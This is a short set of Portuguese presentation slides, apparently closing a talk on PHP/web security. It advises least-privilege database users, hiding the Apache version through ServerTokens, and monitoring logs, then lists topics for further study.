
Mais alguns cuidados

Lei do menor privilégio (SQL)

Sempre que possível, crie mais de um usuário para acesso ao banco de dados. Não é uma boa idéia utilizar o usuário administrador (root) para acessar o banco através do site.

Mais alguns cuidados

Lei do menor privilégio (SQL)

Crie usuários que só tenham permissão de **leitura** e usuários que só tenham permissão de **escrita**.

Caso, devido a algum infortuno do destino, alguém consiga invadir o seu sistema terá apenas permissões limitadas.


Ocultação de cabeçalhos HTTP

Sempre que você acessa uma página, o servidor envia cabeçalhos HTTP para o seu browser.

Dentro deste cabeçalhos podemos encontrar algumas informações interessantes.

Mais alguns cuidados

Ocultação de cabeçalhos HTTP



Ocultação de cabeçalhos HTTP

Dentro do arquivo **httpd.conf** do Apache você pode alterar o nível de exposição da versão das aplicações instaladas no seu servidor.

Para tanto, você deve alterar a diretiva **ServerTokens**.

Ocultação de cabeçalhos HTTP

ServerTokens valor_desejado

- **Prod:** Apache
- **Major:** Apache/2
- **Minor:** Apache/2.0
- **Min:** Apache/2.0.59
- **OS:** Apache/2.0.59 (Unix)
- **Full:** Apache/2.0.59 (Unix) PHP/5.2.6

Mais alguns cuidados

Examine sempre os logs

Esteja atento aos logs e, se possível, utilize ferramentas de monitoramento de tráfego (como AWStats e Webalizer) para analisar possíveis tentativas de ataque à sua página.

Vai à luta?

Então pesquise também:

- Ataque de negação de serviço (DoS)
- Testes de Invasão (Penetration Test)
- Cross-site Request Forgery (XRFS)
- Ataque Físico

?

Obrigado! :)

Rafael Jaques

Site: phpit.com.br

E-mail: rafa@php.net

Twitter: @rafajaques